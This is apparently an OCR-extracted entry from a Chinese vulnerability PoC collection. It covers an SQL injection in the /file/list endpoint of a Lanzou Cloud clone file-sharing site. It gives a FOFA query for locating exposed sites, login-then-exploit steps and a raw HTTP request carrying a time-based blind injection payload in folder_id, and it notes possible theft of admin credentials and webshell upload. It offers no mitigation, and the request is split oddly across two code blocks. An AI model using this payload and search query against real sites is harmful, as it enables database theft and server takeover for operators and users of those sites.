
F12-1仿蓝奏云网盘-SQL

漏洞描述：

仿蓝奏云网盘 /file/list接口处存在SQL注入漏洞，登录后台的攻击者可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：




网络测绘：

fofa语法：

FOFA："assets/picture/header-mobile.png"

漏洞复现：

前台注册账号-登录



PoC

```
GET /file/list?&folder_id=0+AND+%28SELECT+7061+FROM+%28SELECT%28SLEEP%285%29%29%29ZCpD%29&search=&rows=20&page=1 HTTP/1.1
Host: your-ip
Cookie: 登录后的cookie
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```